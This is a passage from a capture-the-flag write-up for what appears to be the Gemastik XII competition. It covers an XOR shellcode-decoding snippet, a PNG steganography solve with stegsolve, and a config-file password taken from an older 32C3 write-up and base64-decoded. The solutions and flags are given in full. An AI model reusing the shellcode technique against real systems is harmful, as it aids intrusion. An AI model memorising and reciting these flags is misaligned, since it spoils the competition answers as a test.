    shell+=chr(ord(shellcode[i])^i)
print shell
```




FLAG : gemastik12{simple_c0d3_modification}

Steganography - Bendera Nganu (50 pts)

Diberikan file *BenderaNganu.png*



Soal *steganography* file *png* biasanya melibatkan *stegsolve* (https://github.com/zardus/ctf-tools/tree/master/stegsolve), sehingga *tools* tersebut langsung kami gas. Flag ketemu di Blue Plane 1



FLAG: gemastik12{bendera2013}

Misc - Bruteforce (pts 150)

Diberikan sebuah file brute.bin. terdapat header CFG1. ketika dicari writeupnya, terdapat soal yang serupa di https://github.com/ctfs/write-ups-2015/tree/master/32c3-ctf-2015/forensics/config-bin-150
ketika dicoba melakukan submit menggunakan password yang terdapat di writeup, jawabannya benar.

This gives us about 280k try per second. Not really fast, but it might be fast enough for a password with 5 chars.
Finally we can start bruteforcing. After some (more) time we find our password and are able to decrypt the file.
It is an tar.gz archive containing two files. Digging through them we find a line like this *(password changed)*:

```
PASSWORD="MzJDM19hc2QxMjE1NjRxMTIxZD/nU2NGE1NnNkMWYzMmFkMTMyYTQ1"
```

After removing that evil `/n` in there we are able to base64 decode it and get the password. **YAY**

```
\_(ツ)_/¯ ~/Desktop/CTF/gemastikXII/encryption
 echo "MzJDM19hc2QxMjE1NjRxMTIxZDU2NGE1NnNkMWYzMmFkMTMyYTQ1"|base64 -d
32C3_asd121564q121d564a56sd1f32ad132a45%
```

FLAG : gemastik12{32C3_asd121564q121d564a56sd1f32ad132a45}